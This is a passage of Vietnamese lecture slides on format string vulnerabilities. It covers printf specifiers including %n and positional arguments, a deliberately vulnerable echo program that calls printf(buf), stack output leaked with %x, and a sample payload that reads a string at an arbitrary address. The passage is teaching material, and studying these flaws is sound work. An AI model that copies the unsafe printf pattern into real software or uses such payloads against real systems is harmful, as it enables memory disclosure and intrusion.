

# PHÁT HIỆN LỖI VÀ LỖ HỔNG PHẦN MỀM

Bài 07. Lỗi hỏng Format String

1

Lỗi hỏng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý

## Tài liệu tham khảo

1. Nguyễn Thành Nam, "**Nghệ thuật tận dụng lỗi phần mềm (Chương 4)**", NXB KHKT, 2009
2. Chris Anley et al., "**Shellcoder's Handbook**" (Chapters 4), Willey, 2007

1

Lỗi hỏng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý

# Khái niệm

```
#include <stdio.h>
int main(){
    int a, b;
    scanf("%d %d", &a, &b);
    printf("You've enter a=%d, b=%d\n", a, b);
    return 0;
}
```

Format String là chuỗi xác định định dạng của dữ liệu khi nhập/xuất

# Định kiểu dữ liệu

Đặc tả	Ý nghĩa
<b>%c</b>	Kiểu ký tự
<b>%d</b>	Số nguyên có dấu dạng thập phân
<b>%u</b>	Số nguyên không âm dạng thập phân
<b>%o</b>	Số nguyên dạng octan
<b>%x</b>	Số nguyên dạng hexa
<b>%e</b>	Số thực dạng khoa học
<b>%f</b>	Số thực dạng chấm động
<b>%s</b>	Chuỗi ký tự

# Định quy cách xuất dữ liệu

$\%[+][-][[0]N]<T>$


- T là một đặc tả định kiểu nào đó
- N: một số nguyên, cho biết dữ liệu sẽ được in tối thiểu trên N vị trí
- 0: nếu có dấu cách bên trái thì thay bằng số 0
- - : căn lề trái (mặc định là căn phải)
- +: luôn in ra dấu, dù là số âm hay số dương

# Định quy cách xuất dữ liệu

```
#include <stdio.h>

void demo(char *format){
    int x = 12345;
    printf("%-6s: ", format);
    printf(format, x);
    printf("\n");
}

int main(){
    demo("%d");
    demo("%20d");
    demo("%x");
    demo("%8x");
    demo("%08x");
    return 0;
}
```



A terminal window titled "attt@ubuntu: ~" showing the execution of the program. The user runs `./fmtstr` and the output is as follows:

```
attt@ubuntu:~$ ./fmtstr
%d      : 12345
%20d    :                               12345
%x      : 3039
%8x     :          3039
%08x    : 00003039
attt@ubuntu:~$
```




# Đặc tả đặc biệt

Đặc tả	Ý nghĩa
<b>%%</b>	Ký tự %
<b>%n</b>	Ghi vào ô nhớ (có địa chỉ là tham số tương ứng) số lượng ký tự đã được in ra
<b>%hn</b>	Như %n, nhưng chỉ ghi vào 2 byte thấp thay vì ghi vào cả 4 byte ('h' = 'half')
<b>%hhn</b>	Như %n, nhưng chỉ ghi vào 1 byte thấp, thay vì ghi vào cả 4 byte

# Sử dụng đặc tả %n

```
#include <stdio.h>

int main(){
    int a, c1,c2;
    printf("Enter an integer: a = ");
    scanf("%d", &a);
    printf("The number %n%d%n ", &c1, a, &c2);
    printf("has %d digit(s)\n", c2-c1);
    return 0;
}
```

A terminal window with a dark gray title bar containing window control icons and the text 'attt@ubuntu: ~'. The terminal shows the execution of a program. The prompt 'attt@ubuntu:~\$' is followed by './app'. The program outputs 'Enter an integer: a = 123456' and 'The number 123456 has 6 digit(s)'. The prompt 'attt@ubuntu:~\$' is followed by a black cursor block.

```
attt@ubuntu: ~
attt@ubuntu:~$ ./app
Enter an integer: a = 123456
The number 123456 has 6 digit(s)
attt@ubuntu:~$ █
```

# Chỉ định tham số


■  $\%[<N>\$]<T>$

- T là một đặc tả nào đó, bao gồm cả đặc tả "n"
- N là số thứ tự của tham số được chỉ định (tính từ 1, không kể format)
- \$ là ký tự bắt buộc

# Chỉ định tham số

```
#include <stdio.h>

int main(){
    int a=1111, b=2222, c=3333;
    printf("%2$d\n", a, b, c);
    return 0;
}
```



A terminal window titled 'attt@ubuntu: ~' showing the execution of the program. The prompt is 'attt@ubuntu:~\$' and the command './fmtstr' has been entered. The output is '2222'. The prompt is now 'attt@ubuntu:~\$' followed by a black cursor block.

```
attt@ubuntu:~$ ./fmtstr
2222
attt@ubuntu:~$
```


# Lỗi format string

❑ **Lỗi format string** là lỗi xuất hiện khi dữ liệu người dùng được sử dụng làm format string (hoặc được đưa vào format string) trong các hàm thuộc họ **printf**.

- printf, fprintf, sprintf, snprintf
- vprintf, vfprintf, vsprintf, vsnprintf


# printf(): Dạng đầy đủ

printf(const char \*format,...)



# printf(): Xuất chuỗi an toàn


```
char st[ ];  
...  
printf("%s", st);
```



# printf(): Xuất chuỗi không an toàn

```
char st[ ];
```

```
...  
printf(st);
```






# Lỗi format string

```
#include <stdio.h>

int main(){
    char buf[512];
    printf("Enter a string to echo: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    printf("\nGoodbye!\n");
    return 0;
}
```



The terminal window shows the execution of the program. In the first run, a string of 16 'A's is entered, which is correctly echoed. In the second run, a format string is entered, which causes a buffer overflow and prints out memory addresses.

```
attt@ubuntu: ~
attt@ubuntu:~$ ./fmtstr
Enter a string to echo: AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Goodbye!
attt@ubuntu:~$ ./fmtstr
Enter a string to echo: AAAA %8x %8x %8x %8x %8x %8x
AAAA b7564900 1 b7734305 41414141 78382520 78382520
Goodbye!
```

# Điều gì đã xảy ra?

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./fmtstr  
Enter a string to echo: AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
Goodbye!  
attt@ubuntu:~$ ./fmtstr  
Enter a string to echo: AAAA %8x %8x %8x %8x %8x %8x  
AAAA b7564900 1 b7734305 41414141 78382520 78382520  
Goodbye!
```

00			
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
A	A	A	A
a-string (format)			
Return Address			
Saved EBP			
printf() local variables			

# Các hướng khai thác lỗ hổng

- Quét stack với **%x**
- Đọc chuỗi ở địa chỉ tùy ý với **%s**
- Ghi giá trị tùy ý lên địa chỉ tùy ý với **%n**
  - Crash
  - Ghi đè biến quan trọng
  - Ghi đè địa chỉ trả về

1

Lỗi hỏng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4


Ghi giá trị tùy ý vào địa chỉ tùy ý

# Đọc chuỗi từ địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
  - Địa chỉ của chuỗi cần đọc
  - Một số "%x" để tiếp cận format string
  - Đặc tả "%s" để đọc chuỗi
- Ví dụ

```
str = "\x08\x48\x01\x10%x%x%x%x%s"
```

# Đọc chuỗi từ địa chỉ tùy ý



# Đọc chuỗi từ địa chỉ tùy ý

```
#include <stdio.h>
```

```
int main(){
```

```
    char *secret = "Good hacker!";
```

```
    char buf[512];
```

```
    printf("There's a secret at %p\n", secret);
```

